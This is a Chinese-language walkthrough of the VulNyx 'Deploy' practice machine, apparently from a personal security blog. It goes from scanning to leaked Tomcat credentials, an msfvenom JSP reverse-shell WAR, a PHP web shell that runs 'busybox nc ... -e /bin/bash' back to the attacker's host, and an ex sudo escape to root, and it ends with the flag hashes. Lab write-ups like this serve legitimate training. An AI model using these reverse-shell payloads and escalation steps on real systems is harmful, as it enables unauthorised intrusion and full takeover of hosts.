Vlx_Deploy

靶机来源:https://vulnyx.com/

难度:Low

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 09:24 CST
Nmap scan report for 192.168.2.1
Host is up (0.0014s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00052s latency).
MAC Address: 08:00:27:8C:E8:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.41
Host is up (0.00082s latency).
MAC Address: 08:00:27:E7:B4:56 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.13 seconds

靶机IP:192.168.2.41

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 09:24 CST
Nmap scan report for 192.168.2.41
Host is up (0.00024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8080/tcp open http-proxy
MAC Address: 08:00:27:E7:B4:56 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.86 seconds

开放端口:22、80、8080

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80,8080 192.168.2.41
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 09:24 CST
Nmap scan report for 192.168.2.41
Host is up (0.0012s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open http Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
8080/tcp open http Apache Tomcat
|_http-title: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:E7:B4:56 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.02 seconds
二、WEB渗透

1、80网站


访问80端口,是Apache的默认页面 img

2、8080网站


访问8080端口,显示tomcat的页面 img


1-信息泄露

在报错页面找到隐藏的账号和密码 img

1
2
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>


使用凭证成功进入到tomcat的管理后台 img


2-后台Getshell

可以上传war包,进行反弹shell

使用msf生成反弹shell的war包

1
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.2.4 LPORT=4444 -f war > rev.war 

部署war包 img

成功获取到shell

1
2
3
4
5
6
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.41] 33814
id
uid=998(tomcat) gid=998(tomcat) grupos=998(tomcat)

稳定shell

1
2
3
4
5
6
7
8
/usr/bin/script -qc /bin/bash /dev/null
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

三、权限提升

1、获取sa权限

查看文件,在/conf/tomcat-users.xml里面找到用户sa的密码salala!!

1
2
3
4
5
6
7
8
9
10
tomcat@deploy:/var/lib/tomcat9/conf$ cat tomcat-users.xml 
<?xml version="1.0" encoding="UTF-8"?>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
<user username="tomcat" password="s3cret" roles="manager-gui"/>
<!-- <user username="sa" password="salala!!" roles="manager-gui"/> -->
</tomcat-users>

成功获取到sa权限

1
2
3
4
5
6
┌──(root㉿kali)-[~]
└─# ssh sa@192.168.2.41
sa@192.168.2.41's password:
Linux deploy 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
sa@deploy:~$ id
uid=1001(sa) gid=1001(sa) grupos=1001(sa)

2、获取toor权限

查看运行的进程,发现/usr/sbin/apache2是以toor的权限运行的

1
2
3
4
5
6
7
sa@deploy:/tmp$ ps aux | grep toor
toor 438 0.0 1.1 194300 11532 ? S 02:21 0:00 /usr/sbin/apache2 -k start
toor 439 0.0 1.1 194300 11412 ? S 02:21 0:00 /usr/sbin/apache2 -k start
toor 440 0.0 1.1 194300 11152 ? S 02:21 0:00 /usr/sbin/apache2 -k start
toor 441 0.0 1.1 194300 11408 ? S 02:21 0:00 /usr/sbin/apache2 -k start
toor 442 0.0 1.1 194292 11404 ? S 02:21 0:00 /usr/sbin/apache2 -k start
toor 534 0.0 1.0 194244 9996 ? S 02:24 0:00 /usr/sbin/apache2 -k starts

查看可写的文件

1
2
sa@deploy:/tmp$ find / \( -path /proc -o -path /sys \) -prune -o -perm -o=w -type f -print 2>/dev/null
/var/www/html/index.html

发现用户sa可以对/var/www/html/index.html进行写入,写入webshell

1
sa@deploy:/tmp$ echo -n '<?php exec("busybox nc 192.168.2.4 4444 -e /bin/bash"); ?>' >/var/www/html/rev.php

成功获取到toor的shell

1
2
3
4
5
6
┌──(root㉿kali)-[/tools]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.41] 58382
id
uid=1000(toor) gid=1000(toor) groups=1000(toor)

3、获取root权限

查看sudo -l

1
2
3
4
5
6
7
toor@deploy:/var/www/html$ sudo -l
Matching Defaults entries for toor on deploy:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User toor may run the following commands on deploy:
(root) NOPASSWD: /usr/bin/ex

用户toor可以不需要密码以root权限运行/usr/bin/ex

查看提权方式

1
2
sudo ex
!/bin/sh

获取到root权限

1
2
3
4
toor@deploy:/var/www/html$ sudo /usr/bin/ex

# id
uid=0(root) gid=0(root) groups=0(root)

四、查看FLAG

1
2
3
# cat /root/root.txt /home/toor/user.txt
0cb08f37a8e40c3e09a96e9e43b51750
d9bad39df709796d0eccb92a55f85e73

Vlx_Deploy
http://miao-sec.github.io/Vulnyx/Vlx_Deploy/
作者
Miao
发布于
2026年1月13日
许可协议
BY-MIAO